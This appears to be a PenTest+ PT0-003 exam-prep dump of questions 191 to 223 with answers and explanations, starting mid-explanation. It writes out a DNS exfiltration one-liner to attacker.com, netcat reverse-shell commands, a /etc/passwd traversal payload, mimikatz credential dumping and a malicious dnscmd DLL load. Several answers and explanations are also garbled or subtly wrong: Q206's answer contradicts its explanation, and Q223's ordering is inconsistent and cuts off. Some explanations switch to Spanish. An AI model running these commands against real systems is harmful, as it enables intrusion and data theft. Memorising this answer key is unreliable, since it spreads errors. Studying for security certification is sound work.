Attackers use tools like ExifTool to extract metadata for reconnaissance.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Metadata Analysis in Open-Source Intelligence (OSINT)"
Incorrect options:
Option B (GIF): A file format for images, but not a metadata standard.
Option C (COFF): Common Object File Format, related to executable files, not images.
Option D (ELF): Executable and Linkable Format, used for Linux binaries, not metadata analysis.

Question: 191

[Information Gathering and Vulnerability Scanning]
A penetration tester currently conducts phishing reconnaissance using various tools and accounts for multiple intelligence-gathering platforms. The tester wants to consolidate some of the tools and accounts into one solution to analyze the output from the intelligence-gathering tools. Which of the following is the best tool for the penetration tester to use?

A. Caldera
B. SpiderFoot
C. Maltego
D. WIGLE.net

Answer: C

Explanation:

Penetration testers use OSINT (Open-Source Intelligence) tools to collect and analyze reconnaissance data.
Maltego (Option C):

Maltego is a powerful graph-based OSINT tool that integrates data from multiple sources (e.g., social media, DNS records, leaked credentials).
It automates data correlation and helps visualize connections.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "OSINT and Intelligence Gathering"

Incorrect options:
Option A (Caldera): Used for adversary emulation, not OSINT.
Option B (SpiderFoot): A reconnaissance tool but lacks data correlation capabilities.
Option D (WIGLE.net): A wireless network database, not an OSINT analysis tool.

Question: 192

[Reporting and Communication]
A penetration tester finds it is possible to downgrade a web application's HTTPS connections to HTTP while performing on-path attacks on the local network. The tester reviews the output of the server

response to:
curl -s -i https://internalapp/

HTTP/2 302
date: Thu, 11 Jan 2024 15:56:24 GMT
content-type: text/html; charset=iso-8659-1
location: /login
x- content-type-options: nosniff
server: Prod

Which of the following recommendations should the penetration tester include in the report?

A. Add the HSTS header to the server.
B. Attach the httponly flag to cookies.
C. Front the web application with a firewall rule to block access to port 80.
D. Remove the x-content-type-options header.

Answer: A

Explanation:

The tester identified an HTTPS downgrade attack (e.g., SSL stripping). The best mitigation is to enforce HSTS (HTTP Strict Transport Security).
HSTS (Option A):

HSTS (Strict-Transport-Security) ensures that the browser always uses HTTPS, preventing downgrade attacks.
Example header:
Strict-Transport-Security: max-age=31536000; includeSubDomains

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Web Security Headers and HTTPS Enforcements"

Incorrect options:

Option B (httponly flag): Protects cookies from JavaScript access but does not enforce HTTPS.

Option C (Firewall rule on port 80): Helps, but does not force browsers to use HTTPS.

Option D (Removing x-content-type-options): Unrelated; nosniff prevents MIME-type sniffing.

Question: 193

[Attacks and Exploits]

A penetration tester runs a network scan but has some issues accurately enumerating the vulnerabilities due to the following error:

OS identification failed

Which of the following is most likely causing this error?

A. The scan did not reach the target because of a firewall block rule.
B. The scanner database is out of date.
C. The scan is reporting a false positive.
D. The scan cannot gather one or more fingerprints from the target.

Answer: D

Explanation:

OS identification in tools like Nmap relies on fingerprinting techniques, which analyze response characteristics (e.g., TCP/IP stack behavior).

The scan cannot gather one or more fingerprints from the target (Option D):

If the system is configured to block ICMP responses, or if certain ports are closed, fingerprinting fails. Some modern firewalls and intrusion prevention systems (IPS) interfere with OS fingerprinting by modifying packet responses.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Network Scanning and Fingerprinting Challenges"

Incorrect options:

Option A (Firewall block rule): A firewall may block the scan, but typically it would result in no response rather than an "OS identification failed" message.

Option B (Outdated scanner database): While an outdated database might miss vulnerabilities, it does not directly cause OS detection failure.

Option C (False positive): A false positive refers to incorrect detection, but this is an OS detection failure, not a misidentified OS.

Question: 194

[Attacks and Exploits]

A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route
B. nbtstat
C. net

D. whoami

Answer: C

Explanation:

Windows provides built-in utilities for user enumeration and privilege escalation. net command (Option C):
The net command is used to list users, groups, and shares on a Windows system:

net user
net localgroup administrators
net group "Domain Admins" /domain

Useful for gathering privilege escalation targets and understanding user permissions.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Windows Enumeration Commands"

Incorrect options:
Option A (route): Displays network routing tables, not user information.
Option B (nbtstat): Used for NetBIOS name resolution, but does not enumerate users.
Option D (whoami): Displays current logged-in user but does not list all users.

Question: 195

[Attacks and Exploits]
A penetration tester is conducting an assessment of a web application's login page. The tester needs to determine whether there are any hidden form fields of interest. Which of the following is the most effective technique?

A. XSS
B. On-path attack
C. SQL injection
D. HTML scraping

Answer: D

Explanation:

Hidden form fields in web applications can store user roles, session tokens, and security parameters that attackers may exploit.
HTML scraping (Option D):
Involves analyzing HTML source code to find hidden fields like:
<input type="hidden" name="admin_access" value="true">

Attackers use tools like Burp Suite, ZAP, or browser developer tools (Ctrl+U or Inspect Element) to locate hidden fields.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Web Application Testing and Form Field Analysis"

Incorrect options:
Option A (XSS): Exploits JavaScript injection, not for finding hidden fields.
Option B (On-path attack): Involves MITM interception, not directly analyzing form fields.
Option C (SQL injection): Targets databases, not HTML forms

Question: 196

[Attacks and Exploits]

A penetration tester is trying to get unauthorized access to a web application and executes the following command:
GET /foo/images/file?id=2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd

Which of the following web application attacks is the tester performing?

A. Insecure Direct Object Reference
B. Cross-Site Request Forgery
C. Directory Traversal
D. Local File Inclusion

Answer: C

Explanation:

The attacker is attempting to access restricted files by navigating directories beyond their intended scope.
Directory Traversal (Option C):
The request uses encoded "../" sequences (%2e%2e%2f = ../) to move up directories and access /etc/passwd.
This is a classic directory traversal attack aimed at accessing system files.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Directory Traversal Attacks"
Incorrect options:
Option A (Insecure Direct Object Reference - IDOR): IDOR exploits direct access to objects (e.g., changing user_id=123 to user_id=456), not directory navigation.
Option B (CSRF): CSRF forces users to execute unwanted actions, unrelated to directory access.
Option D (Local File Inclusion - LFI): LFI involves including local files (e.g., executing PHP scripts), but this attack only reads a file.

Question: 197

A penetration tester has discovered sensitive files on a system. Assuming exfiltration of the files is part of the scope of the test, which of the following is most likely to evade DLP systems?

A. Encoding the data and pushing through DNS to the tester's controlled server.
B. Padding the data and uploading the files through an external cloud storage service.
C. Obfuscating the data and pushing through FTP to the tester's controlled server.
D. Hashing the data and emailing the files to the tester's company inbox.

Answer: A

Explanation:

DLP (Data Loss Prevention) systems monitor and block sensitive data transfers over HTTP, FTP, Email, and removable devices.

Encoding the data and exfiltrating through DNS (Option A):

DNS is often overlooked by DLP systems because it is required for network functionality.

Attackers use DNS tunneling (e.g., dnscat2, IODINE) to exfiltrate data inside DNS queries.

Example method

```
echo "Sensitive Data" | base64 | nslookup -q=TXT attacker.com
```

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Data Exfiltration Techniques"

Incorrect options:

Option B (Cloud storage): Many organizations monitor file uploads to cloud storage.

Option C (FTP): FTP is easily monitored and flagged by DLP solutions.

Option D (Hashing and emailing): Emails are actively scanned by DLP policies.

Question: 198

[Reporting and Communication]

Which of the following are valid reasons for including base, temporal, and environmental CVSS metrics in the findings section of a penetration testing report? (Select two).

A. Providing details on how to remediate vulnerabilities
B. Helping to prioritize remediation based on threat context
C. Including links to the proof-of-concept exploit itself
D. Providing information on attack complexity and vector
E. Prioritizing compliance information needed for an audit
F. Adding risk levels to each asset

Answer: B,D

Explanation:

The Common Vulnerability Scoring System (CVSS) provides a standardized way to evaluate the severity of security vulnerabilities. It includes:

Base Metrics: Inherent characteristics of a vulnerability (e.g., attack vector, complexity).

Temporal Metrics: Factors that change over time (e.g., exploit availability).

Environmental Metrics: Customization based on an organization's environment.

Correct answers:

Helping to prioritize remediation based on threat context (Option B):

CVSS scores help organizations prioritize vulnerabilities based on real-world impact.

The Environmental metric allows customization based on business risk.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Risk Prioritization in Reporting"

Providing information on attack complexity and vector (Option D):

CVSS Base scores define attack complexity (e.g., low vs. high) and attack vector (e.g., network vs. physical).
This helps security teams understand how a vulnerability can be exploited.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "CVSS Metrics in Vulnerability Assessment"
Incorrect options:
Option A (Providing remediation details): CVSS does not include remediation steps; it only scores severity.
Option C (Proof-of-concept exploit links): CVSS scores are not based on specific exploits.
Option E (Compliance information): CVSS focuses on technical risk, not regulatory compliance. Option F (Adding risk levels to assets): CVSS evaluates individual vulnerabilities, not asset risk classification.

Question: 199

[Tools and Code Analysis]

A penetration tester is searching for vulnerabilities or misconfigurations on a container environment. Which of the following tools will the tester most likely use to achieve this objective?

A. Nikto
B. Trivy
C. Nessus
D. Nmap

Answer: B

Explanation:

Containers (e.g., Docker, Kubernetes) require specialized scanning tools to detect vulnerabilities.
Trivy (Option B):
Trivy is an open-source vulnerability scanner designed specifically for containers and Kubernetes environments.
It scans container images, repositories, and running containers for known vulnerabilities (CVEs).
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Container Security and Vulnerability Scanning"
Incorrect options:
Option A (Nikto): Web server scanner, not container-focused.
Option C (Nessus): General network vulnerability scanner, but lacks container-specific scanning.
Option D (Nmap): Network mapper, not a vulnerability scanner.

Question: 200

[Attacks and Exploits]

A penetration tester sets up a C2 (Command and Control) server to manage and control payloads deployed in the target network. Which of the following tools is the most suitable for establishing a robust and stealthy connection?

A. ProxyChains
B. Covenant
C. PsExec
D. sshuttle

Answer: B

Explanation:

C2 servers are used to remotely control compromised systems while avoiding detection.

Covenant (Option B):

Covenant is an advanced C2 framework designed for stealthy post-exploitation in red team operations.

Supports encrypted communication, privilege escalation, and evasion techniques.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "C2 Frameworks in Post-Exploitation"

Incorrect options:

Option A (ProxyChains): Used for proxying connections, but not a C2 framework.

Option C (PsExec): A Windows command-line tool for remote execution, but not a C2 tool.

Option D (sshuttle): Used for network tunneling, not full C2.

Question: 201

[Information Gathering and Vulnerability Scanning]

A penetration tester identifies the following open ports during a network enumeration scan:

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

111/tcp open rpcbind

443/tcp open https

27017/tcp open mongodb

50123/tcp open ms-rpc

Which of the following commands did the tester use to get this output?

A. nmap -Pn -A 10.10.10.10
B. nmap -sV 10.10.10.10
C. nmap -Pn -w 10.10.10.10
D. nmap -sV -Pn -p- 10.10.10.10

Answer: D

Explanation:

To detect all open ports and enumerate services, the tester needs to:

Use -sV (Service Version Detection)

Use -Pn (Disables ICMP ping to bypass firewalls)

Use -p- (Scans all 65,535 TCP ports)

nmap -sV -Pn -p- 10.10.10.10 (Option D):

This command performs full-port scanning, including high-numbered ports like 50123/tcp (ms-rpc).

Without -p-, high ports would be missed.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Nmap Scanning Techniques"

Incorrect options:

Option A (-A): Includes OS detection but does not guarantee scanning all ports.

Option B (-sV without -p-): Scans default ports only, missing 50123/tcp. Option C (-w): Invalid Nmap flag.

Question: 202

[Tools and Code Analysis]

A penetration tester successfully clones a source code repository and then runs the following command:

```
find . -type f -exec egrep -i "token|key|login" {} \;
```

Which of the following is the penetration tester conducting?

A. Data tokenization
B. Secrets scanning
C. Password spraying
D. Source code analysis

Answer: B

Explanation:

Penetration testers search for hardcoded credentials, API keys, and authentication tokens in source code repositories to identify secrets leakage.

Secrets scanning (Option B):

The find and egrep command scans all files recursively for sensitive keywords like "token," "key," and "login".

Attackers use tools like TrufleHog and GitLeaks to automate secret discovery.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Source Code Review and Secret Leakage"

Incorrect options:

Option A (Data tokenization): Tokenization replaces sensitive data with unique tokens, not scanning for credentials.

Option C (Password spraying): Tries common passwords across multiple accounts, unrelated to scanning source code.

Option D (Source code analysis): Broader than secrets scanning; this question focuses specifically on credential discovery.

Question: 203

A penetration tester has adversely affected a critical system during an engagement, which could have a material impact on the organization. Which of the following should the penetration tester do to address this issue?

A. Restore the configuration.
B. Perform a BIA.
C. Follow the escalation process.
D. Select the target.

Answer: C

Explanation:

If a penetration tester unintentionally disrupts a critical system, they must immediately follow the client's escalation process to ensure proper handling.

Follow the escalation process (Option C):

The penetration testing engagement follows a predefined incident response and escalation plan.

The tester documents the issue, informs stakeholders, and works with IT teams to minimize impact. Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Incident Handling and Escalation During Testing"

Incorrect options:

Option A (Restore the configuration): Unauthorized changes could violate the engagement scope.

Option B (Perform a BIA): Business Impact Analysis (BIA) is for risk management, not an immediate response.

Option D (Select the target): The target was already chosen; this option is irrelevant.

Question: 204

[Attacks and Exploits]

A penetration tester needs to exploit a vulnerability in a wireless network that has weak encryption to perform traffic analysis and decrypt sensitive information. Which of the following techniques would best allow the penetration tester to have access to the sensitive information?

A. Bluejacking
B. SSID spoofing
C. Packet sniffing
D. ARP poisoning

Answer: C

Explanation:

If a wireless network uses weak encryption (e.g., WEP), attackers can capture and analyze packets to extract sensitive data.

Packet sniffing (Option C):

Tools like Wireshark, Aircrack-ng, and Kismet capture network packets.

Attackers analyze captured traffic to decrypt WEP encryption or extract plaintext credentials.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Wireless Network Attacks and Sniffing"

Incorrect options:

Option A (Bluejacking): Sends unsolicited Bluetooth messages, not for network sniffing.

Option B (SSID spoofing): Involves creating a fake access point, but does not analyze traffic.

Option D (ARP poisoning): Used for MITM attacks, but not specific to wireless traffic analysis.

Question: 205

[Reporting and Communication]

Which of the following will reduce the possibility of introducing errors or bias in a penetration test report?

A. Secure distribution
B. Peer review
C. Use AI
D. Goal reprioritization

Answer: B

Explanation:

A peer review process ensures that a penetration test report is accurate, unbiased, and free from errors.
Peer review (Option B):
Senior security professionals verify findings, risk levels, and remediation recommendations.
Reduces the risk of misinterpretation or incorrect data in reports.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Best Practices for Penetration Testing Reports"
Incorrect options:
Option A (Secure distribution): Ensures confidentiality, but does not reduce report errors.
Option C (Use AI): AI can assist in analysis, but human verification is essential.
Option D (Goal reprioritization): Changes testing objectives, not report accuracy.

Question: 206

[Attacks and Exploits]
A penetration tester finds an unauthenticated RCE vulnerability on a web server and wants to use it to enumerate other servers on the local network. The web server is behind a firewall that allows only an incoming connection to TCP ports 443 and 53 and unrestricted outbound TCP connections. The target web server is https://target.comptia.org. Which of the following should the tester use to perform the task with the fewest web requests?

A. nc -e /bin/sh -lp 53
B. /bin/sh -c 'nc -l -p 443'
C. nc -e /bin/sh <pentester_ip> 53
D. /bin/sh -c 'nc <pentester_ip> 443'

Answer: D

Explanation:
The tester needs to pivot from the compromised web server while bypassing firewall restrictions that allow:
Inbound traffic only on TCP 443 (HTTPS) and TCP 53 (DNS)
Unrestricted outbound traffic
Reverse shell using TCP 443 (Option D):
This command initiates an outbound connection to the pentester's machine on port 443, which is allowed by the firewall.
Example:

/bin/sh -c 'nc <pentester_ip> 443 -e /bin/sh'
The pentester listens on TCP 443 and receives the shell from the target.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Pivoting and Network Tunneling Techniques"
Incorrect options:
Option A (nc -e /bin/sh -lp 53): This listens on TCP 53, but does not establish an outbound connection.
Option B (nc -l -p 443): Listens locally but does not connect back to the attacker.
Option C (nc -e /bin/sh <pentester_ip> 53): TCP 53 is inbound only, meaning this connection will be blocked.

Question: 207

[Information Gathering and Vulnerability Scanning]

A penetration tester is performing an assessment focused on attacking the authentication identity provider hosted within a cloud provider. During the reconnaissance phase, the tester finds that the system is using OpenID Connect with OAuth and has dynamic registration enabled. Which of the following attacks should the tester try first?

A. A password-spraying attack against the authentication system
B. A brute-force attack against the authentication system
C. A replay attack against the authentication flow in the system
D. A mask attack against the authentication system

Answer: C

Explanation:

OpenID Connect (OIDC) with OAuth allows applications to authenticate users using third-party identity providers (IdPs). If dynamic registration is enabled, attackers can abuse this feature to capture and replay authentication requests.

Replay attack (Option C):

Attackers capture legitimate authentication tokens and reuse them to impersonate users.

OIDC uses JWTs (JSON Web Tokens), which may not expire quickly, making replay attacks highly effective.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Attacking Identity Providers and OAuth"

Incorrect options:

Option A (Password spraying): Effective against user accounts, but this attack targets authentication tokens.

Option B (Brute-force attack): Less effective against OAuth-based authentication since tokens replace passwords.

Option D (Mask attack): Related to password cracking, not OAuth authentication attacks.

Question: 208

[Tools and Code Analysis]

During a penetration test, a tester compromises a Windows computer. The tester executes the following command and receives the following output:

```
mimikatz # privilege::debug
mimikatz # lsadump::cache
---Output---
lapsUser
27dh9128361tsg2€459210138754ij
---OutputEnd---
```

Which of the following best describes what the tester plans to do by executing the command?

A. The tester plans to perform the first step to execute a Golden Ticket attack to compromise the Active Directory domain.
B. The tester plans to collect application passwords or hashes to compromise confidential information within the local computer.

C. The tester plans to use the hash collected to perform lateral movement to other computers using a local administrator hash.

D. The tester plans to collect the ticket information from the user to perform a Kerberoasting attack on the domain controller.

Answer: C

Explanation:

The tester is using Mimikatz to dump cached credentials from Local Security Authority (LSA) memory. Pass-the-Hash (Option C):

The tester extracts cached credentials to authenticate without cracking passwords.

Pass-the-Hash (PtH) allows lateral movement by reusing the NTLM hash on other systems.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Post-Exploitation Techniques in Windows"

Incorrect options:

Option A (Golden Ticket attack): Requires KRBTGT ticket creation, not cached credentials.

Option B (Collect application passwords): Cached hashes are not application-specific.

Option D (Kerberoasting): Kerberoasting targets Service Principal Names (SPNs), not cached credentials.

Question: 209

[Attacks and Exploits]

A penetration tester aims to exploit a vulnerability in a wireless network that lacks proper encryption. The lack of proper encryption allows malicious content to infiltrate the network. Which of the following techniques would most likely achieve the goal?

A. Packet injection

B. Bluejacking

C. Beacon flooding

D. Signal jamming

Answer: A

Explanation:

If a wireless network lacks proper encryption, attackers can inject malicious packets into the traffic stream.

Packet injection (Option A):

Attackers forge and transmit fake packets to manipulate network behavior.

Common in WEP/WPA attacks to force IV collisions or spoof DHCP responses.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Wireless Injection and Exploitation Techniques"

Incorrect options:

Option B (Bluejacking): Sends spam messages via Bluetooth, not for network exploitation.

Option C (Beacon flooding): Overloads wireless access points, not an attack on encryption.

Option D (Signal jamming): Disrupts connectivity but does not inject packets.

Question: 210

[Attacks and Exploits]

During a security assessment, a penetration tester wants to compromise user accounts without triggering IDS/IPS detection rules. Which of the following is the most effective way for the tester to accomplish this task?

A. Crack user accounts using compromised hashes.
B. Brute force accounts using a dictionary attack.
C. Bypass authentication using SQL injection.
D. Compromise user accounts using an XSS attack.

Answer: A

Explanation:

To avoid triggering IDS/IPS alerts, the attacker should use ofline cracking on compromised hashes rather than direct brute-force attempts.

Crack user accounts using compromised hashes (Option A):

Hashes can be cracked ofline using tools like Hashcat or John the Ripper.

No direct login attempts, avoiding detection by security systems.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Password Cracking Techniques and Evasion"

Incorrect options:

Option B (Brute force): Generates excessive failed logins, triggering IDS/IPS alerts.

Option C (SQL injection): Exploits database vulnerabilities, not direct account compromise.

Option D (XSS attack): Can steal cookies but does not directly compromise accounts.

Question: 211

A penetration tester is performing a network security assessment. The tester wants to intercept communication between two users and then view and potentially modify transmitted dat a. Which of the following types of on-path attacks would be best to allow the penetration tester to achieve this result?

A. DNS spoofing
B. ARP poisoning
C. VLAN hopping
D. SYN flooding

Answer: B

Explanation:

An on-path attack (previously known as MITM – Man-in-the-Middle) allows an attacker to intercept and modify communication between two parties.

ARP poisoning (Option B):

Attackers send fake ARP replies to associate their MAC address with the IP address of a legitimate device (e.g., gateway).

This forces traffic to flow through the attacker's system, enabling packet capture and manipulation.

Tools like Ettercap, Bettercap, and ARP spoofing scripts are commonly used.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "On-Path Attacks and ARP Poisoning"

Incorrect options:

Option A (DNS spoofing): Redirects users to malicious domains but does not intercept traffic.

Option C (VLAN hopping): Allows traffic to traverse VLANs, but does not intercept user communication.

Option D (SYN flooding): A DoS attack that overwhelms a target with half-open connections, but does not intercept traffic.

Question: 212

An external legal firm is conducting a penetration test of a large corporation. Which of the following would be most appropriate for the legal firm to use in the subject line of a weekly email update?

A. Privileged & Confidential Status Update
B. Action Required Status Update
C. Important Weekly Status Update
D. Urgent Status Update

Answer: A

Explanation:

Penetration test results are sensitive information and must be handled confidentially.

Privileged & Confidential Status Update (Option A):

Helps ensure compliance with legal and regulatory standards by labeling the report as confidential.

Encourages secure handling by recipients.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Secure Communication and Reporting"

Incorrect options:

Option B (Action Required): Suggests an immediate response is needed, which may not always be the case.

Option C (Important Weekly Status Update): Does not emphasize confidentiality.

Option D (Urgent Status Update): Could cause unnecessary alarm unless truly urgent.

Question: 213

[Attacks and Exploits]

During an assessment, a penetration tester runs the following command:

dnscmd.exe /config /serverlevelplugindll C:\users\necad-TA\Documents\adduser.dll Which of the following is the penetration tester trying to achieve?

A. DNS enumeration
B. Privilege escalation
C. Command injection
D. A list of available users

Answer: B

Explanation:

The tester is attempting to register a malicious DLL as a server-level plugin to escalate privileges. Privilege escalation (Option B):
The command uses dnscmd.exe, a legitimate Windows tool for managing DNS servers.
By setting a malicious DLL (adduser.dll) as a server-level plugin, attackers can gain SYSTEM-level privileges.
This technique is a DLL hijacking attack.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Windows Privilege Escalation Techniques"
Incorrect options:
Option A (DNS enumeration): The command modifies DNS settings rather than querying them.
Option C (Command injection): The attacker is not injecting arbitrary shell commands.
Option D (List of users): The command does not retrieve user information.et unauthorized access to

Question: 214

A company hires a penetration tester to perform an external attack surface review as part of a security engagement. The company informs the tester that the main company domain to investigate is comptia.org. Which of the following should the tester do to accomplish the assessment objective?

A. Perform information-gathering techniques to review internet-facing assets for the company.
B. Perform a phishing assessment to try to gain access to more resources and users' computers.
C. Perform a physical security review to identify vulnerabilities that could affect the company.
D. Perform a vulnerability assessment over the main domain address provided by the client.

Answer: A

Explanation:

Comprehensive and Detailed
An external attack surface review focuses on identifying publicly accessible assets that an attacker could exploit. The first step in this process is information gathering, which involves enumerating domains, subdomains, public IPs, DNS records, and other internet-facing resources. This is done using passive reconnaissance tools such as Whois, Shodan, Google Dorking, and OSINT techniques. Option A is correct because it aligns with the assessment goal—finding public-facing systems and their vulnerabilities before an attacker does.
Option B (phishing assessment) is incorrect because it involves social engineering, which is not part of an external attack surface review.
Option C (physical security review) is incorrect as it pertains to physical penetration testing, not an external attack analysis.
Option D (vulnerability assessment) is incorrect because a vulnerability assessment is a later step after reconnaissance. The first step is identifying assets through information gathering.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Chapter 4 (Information Gathering and OSINT).

Question: 215

[Attacks and Exploits]

During a security assessment of an e-commerce website, a penetration tester wants to exploit a vulnerability in the web server's input validation that will allow unauthorized transactions on behalf of the user. Which of the following techniques would most likely be used for that purpose?

A. Privilege escalation
B. DOM injection
C. Session hijacking
D. Cross-site scripting

Answer: D

Explanation:

Comprehensive and Detailed

Cross-site scripting (XSS) is a client-side attack where an attacker injects malicious scripts into a web page viewed by other users. When executed in a browser, it can steal session cookies, perform unauthorized transactions, or execute malicious actions on behalf of the victim.

Option D (Cross-site scripting) is correct because XSS can manipulate client-side input validation to execute unauthorized transactions.

Option A (Privilege escalation) is incorrect because it involves gaining higher privileges on a system, not attacking input validation in a web application.

Option B (DOM injection) is incorrect because DOM-based attacks manipulate browser-side JavaScript but are not necessarily used for unauthorized transactions.

Option C (Session hijacking) is incorrect because session hijacking requires capturing a valid user session, whereas XSS can steal session tokens for this purpose.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Chapter 6 (Web Application Attacks).

Question: 216

[Attacks and Exploits]

A penetration tester identifies the URL for an internal administration application while following DevOps team members on their commutes. Which of the following attacks did the penetration tester most likely use?

A. Shoulder surfing
B. Dumpster diving
C. Spear phishing
D. Tailgating

Answer: A

Explanation:

La técnica utilizada en este escenario es Shoulder Surfing, que consiste en observar directamente a una persona mientras trabaja, con el objetivo de recopilar información sensible, como credenciales, direcciones URL internas u

otros datos confidenciales.

En este caso, el pentester siguió a los miembros del equipo DevOps durante sus desplazamientos (commute) y logró identificar una URL interna. No se usó ingeniería social directa (como en spear phishing), ni acceso físico no autorizado (como en tailgating), ni revisión de basura (dumpster diving). Referencia: PT0-003 Objective 2.1 - Explain the importance of physical security assessments.

Shoulder surfing is listed as a key social engineering technique.

Question: 217

[Attacks and Exploits]

Which of the following can an access control vestibule help deter?

A. USB drops
B. Badge cloning
C. Lock picking
D. Tailgating

Answer: D

Explanation:

Un access control vestibule (también conocido como mantrap) es una estructura de seguridad que permite que solo una persona entre a la vez a través de dos puertas controladas. Este tipo de estructura está diseñada específicamente para evitar tailgating, donde una persona no autorizada intenta entrar siguiendo a una autorizada.

No previene ataques como la clonación de credenciales (badge cloning), ni el uso de USB maliciosos, ni técnicas de lock picking.

Referencia: PT0-003 Objective 2.1 – Physical security controls, including mantraps and their use against tailgating.

Question: 218

[Attacks and Exploits]

Which of the following is the most efficient way to exfiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP.
B. Compress the file and send it using TFTP.
C. Split the file in tiny pieces and send it over dnscat.
D. Encrypt and send the file over HTTPS.

Answer: D

Explanation:

Enviar un archivo cifrado por HTTPS es el método más eficiente, seguro y menos sospechoso para exfiltrar datos. HTTPS cifra el contenido y es un protocolo común que no genera tantas alertas en los sistemas de monitoreo.

Otras opciones como dnscat son más sigilosas pero menos eficientes y requieren control sobre la infraestructura.

Steganografía o TFTP pueden ser útiles, pero FTP/TFTP son inseguros y poco usados actualmente, lo cual los hace

más sospechosos.

Referencia: PT0-003 Objective 4.3 – Explain post-exploitation techniques, including data exfiltration methods.

Question: 219

[Information Gathering and Vulnerability Scanning]

During an assessment, a penetration tester obtains access to an internal server and would like to perform further reconnaissance by capturing LLMNR traffic. Which of the following tools should the tester use?

A. Burp Suite
B. Netcat
C. Responder
D. Nmap

Answer: C

Explanation:

Responder es una herramienta especializada para capturar tráfico LLMNR, NBNS y MDNS, y realizar ataques de spoofing y captura de hashes. Es ampliamente utilizada en entornos Windows para capturar credenciales cuando se resuelven nombres que no existen en el DNS.

Netcat y Burp Suite no están diseñados para este propósito. Nmap sirve para escaneo de redes, pero no para captura ni explotación de LLMNR.

Referencia: PT0-003 Objective 4.2 – Explain lateral movement techniques and privilege escalation tools (Responder is explicitly listed).

Question: 220

[Attacks and Exploits]

A penetration tester needs to obtain sensitive data from several executives who regularly work while commuting by train. Which of the following methods should the tester use for this task?

A. Shoulder surfing
B. Credential harvesting
C. Bluetooth spamming
D. MFA fatigue

Answer: A

Explanation:

Shoulder surfing es el método más efectivo en este contexto. Cuando los ejecutivos trabajan en lugares públicos como trenes, un atacante puede visualizar sus pantallas sin ser detectado para recopilar datos confidenciales.

Credential harvesting requiere phishing o explotación directa. Bluetooth spamming y MFA fatigue no aplican directamente en un entorno de observación física.

Referencia: PT0-003 Objective 2.1 – Social engineering and physical observation methods.

Question: 221

[Attacks and Exploits]
A tester gains initial access to a server and needs to enumerate all corporate domain DNS records.
Which of the following commands should the tester use?

A. dig +short A AAAA local.domain
B. nslookup local.domain
C. dig axfr @local.dns.server
D. nslookup -server local.dns.server local.domain *

Answer: C

Explanation:

La opción C, dig axfr @local.dns.server, realiza una transferencia de zona DNS (Zone Transfer). Si el servidor DNS está mal configurado y permite este tipo de solicitudes, el atacante puede obtener todos los registros DNS del dominio interno.
La opción A muestra solo registros A/AAAA. La B no hace enumeración completa. La D no es válida como sintaxis.
Referencia: PT0-003 Objective 3.3 – Perform domain enumeration using dig and DNS zone transfer techniques.

Question: 222

[Information Gathering and Vulnerability Scanning]
A penetration tester observes the following output from an Nmap command while attempting to troubleshoot connectivity to a Linux server:

Starting Nmap 7.91 (https://nmap.org) at 2024-01-10 12:00 UTC
Nmap scan report for example.com (192.168.1.10)
Host is up (0.001s latency).
Not shown: 9999 closed ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
2222/tcp open ssh
444/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

Which of the following is the most likely reason for the connectivity issue?

A. The SSH service is running on a different port.
B. The SSH service is blocked by a firewall.
C. The SSH service requires certificate authentication.

D. The SSH service is not active.

Answer: A

Explanation:

The key detail in the Nmap scan output is that port 2222/tcp is open and running the SSH service. The standard SSH port is 22, so if the tester was attempting to connect on port 22, they would not succeed because SSH is instead listening on port 2222.

This is a common security hardening tactic—moving services to non-standard ports to reduce automated attacks.

There is no indication that the service is blocked (B), or requires certificates (C), or is inactive (D), because Nmap clearly shows the service is open and identified.

CompTIA PenTest+ Reference:

PT0-003 Objective 3.3: Analyze tool output or data related to engagement activities.

Nmap usage and interpreting scan results is emphasized in multiple sections.

Question: 223

[Attacks and Exploits]

A penetration tester is preparing a password-spraying attack against a known list of users for the company "example". The tester is using the following list of commands: pw-inspector -i sailwords -t 8 -S pass spray365.py spray -ep plan

users="~/user.txt"; allwords="~/words.txt"; pass="~/passwords.txt"; plan="~/spray.plan" spray365.py generate --password-file $pass --userfile $user --domain "example.com" --executionplan $plan

cew -m 5 "http://www.example.com" -w sailwords

Which of the following is the correct order for the list of the commands?

A. 3, 4, 1, 2, 5
B. 3, 1, 2, 5, 4
C. 2, 3, 1, 4, 5
D. 3, 5, 1, 4, 2

Answer: A

Explanation:

Let's break it down in order:

Step 3: Sets environment variables (paths to user list, password list, etc.).

Step 4: Generates the execution plan using spray365.py generate with the variables set in step 3.

Step 1: Filters the password list using pw-inspector to enforce a minimum password policy.

Step 2: Executes the password spraying using the generated plan.

